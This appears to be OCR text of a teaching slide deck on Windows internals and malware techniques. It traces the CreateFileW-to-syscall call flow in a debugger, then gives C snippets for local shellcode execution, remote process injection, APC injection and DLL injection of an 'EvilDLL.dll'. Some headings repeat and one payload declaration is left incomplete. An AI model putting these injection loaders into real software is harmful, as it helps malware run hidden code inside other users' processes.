
- A process inside a machine running the Windows can operate under two different modes: User Mode and Kernel Mode.
- Applications runs in user mode, and operating system components runs in kernel mode.

Windows Architecture

When an application wants to accomplish a task, such as creating a file, it cannot do so on its own. The only entity that can complete the task is the kernel, so instead applications must follow a specific function call flow.



Function Call Flow



Function Call Flow in Debugger

- The user application calls the CreateFileW WinAPI

File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source

```
00007FF6568F101F   45:33C0                 xor r8d,r8d
00007FF6568F1022   C74424 20 02000000      mov dword ptr ss:[rsp+20],2
RIP
00007FF6568F102F   FF15 CB0F0000           call qword ptr ds:[<&CreateFileW>]
00007FF6568F1037   48:83C4 48              add rsp,48
00007FF6568F103B   C3                      ret
00007FF6568F103C   CC                      int3
00007FF6568F103D   CC                      int3
00007FF6568F103E   CC                      int3
00007FF6568F103F   CC                      int3
00007FF6568F1040   CC                      int3
00007FF6568F1041   CC                      int3
00007FF6568F1042   CC                      int3
00007FF6568F1043   CC                      int3
00007FF6568F1044   CC                      int3
00007FF6568F1045   CC                      int3
00007FF6568F1046   6666:0F1F8400 0000000   nop word ptr ds:[rax+rax],ax
00007FF6568F1050   48:3B0D B11F0000        cmp rcx,qword ptr ds:[<__security_cooki
00007FF6568F1057   75 10                   jne <consoleapplication2.ReportFailure>
```

Function Call Flow in Debugger

- Next, CreateFileW calls its equivalent NTAPI function, NtCreateFile.


File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source

```
00007FFACD475BE8  C745 98 40000000   mov dword ptr ss:[rbp-68],40
00007FFACD475BEF  48:8945 90         mov qword ptr ss:[rbp-70],rax
RIP
00007FFACD475BF8  48:FF15 C9051B00   call qword ptr ds:[<&NtCreateFile>]
00007FFACD475C04  6548:8B0C25 60000000  mov rcx,qword ptr gs:[60]
00007FFACD475C0D  4C:8BC6            mov r8,rsi
00007FFACD475C10  33D2               xor edx,edx
00007FFACD475C12  8BD8               mov ebx,eax
00007FFACD475C14  48:8B49 30         mov rcx,qword ptr ds:[rcx+30]
00007FFACD475C18  48:FF15 D1191B00   call qword ptr ds:[<&RtlFreeHeap>]
00007FFACD475C1F  0F1F4400 00        nop dword ptr ds:[rax+rax],eax
```

Function Call Flow in Debugger


- Finally, the NtCreateFile function uses a syscall assembly instruction to transition from user mode to kernel mode. The kernel will then be the one that creates the file.



Payload Storage

Where to store payload?


- Anything declared as Local variable resides in .text section
- Global variable resides in .data section
- Icon, metadata etc. will be at .rsrc section




Classic shellcode Injection (local)

```
unsigned char my_payload[] =
unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
```


Remote Process Injection




Remote Process Injection



Remote Process Injection



Remote Process Injection



Remote Process Injection

- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

```
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetProcessId);
LPVOID pAddress = VirtualAllocEx(hProcess, NULL, bufsize, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(hProcess, pAddress, buf, bufsize, &bytesWritten);
CreateRemoteThread(hProcess, NULL, 0, pAddress, NULL, 0, &hThread);
```

Process Injection Technic

Classic Process Injection


```
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetProcessId);
LPVOID pAddress = VirtualAllocEx(hProcess, NULL, bufsize, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(hProcess, pAddress, buf, bufsize, &bytesWritten);
CreateRemoteThread(hProcess, NULL, 0, pAddress, NULL, 0, &hThread);
```

Process Injection Technic


APC (Asynchronous procedure Call) Injection

```
CreateProcessA(0, "notepad.exe", 0, 0, 0, CREATE_SUSPENDED, 0, 0, &si, &pi);

getchar();

newMemorySpace = VirtualAllocEx(pi.hProcess, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(pi.hProcess, newMemorySpace, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);
QueueUserAPC((PAPCFUNC)newMemorySpace, pi.hThread, NULL);
ResumeThread(pi.hThread);
```


Dll Injection




Dll Injection



Dll Injection



Dll Injection



Dll Injection

Key steps:

- ❑ GetLoadLibrary address from dropper with GetProcAddress
- ❑ VirtualAllocEx to allocate memory in remote Process
- ❑ WriteProcessMemory with a path to DLL
- ❑ CreateRemoteThread with an address of LoadLibrary and path to a DLL

Classic DLL Injection

```
char dll[] = "D:\\dll_path\\EvilDLL.dll";

pLoadLibrary = (PTHREAD_START_ROUTINE) GetProcAddress( GetModuleHandle("Kernel32.dll"), "LoadLibraryA");

pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)(pid));

if (pHandle != NULL) {
    remBuf = VirtualAllocEx(pHandle, NULL, sizeof dll, MEM_COMMIT, PAGE_READWRITE);

    WriteProcessMemory(pHandle, remBuf, (LPVOID) dll, sizeof(dll), NULL);

    CreateRemoteThread(pHandle, NULL, 0, pLoadLibrary, remBuf, 0, NULL);

    CloseHandle(pHandle);
}
```

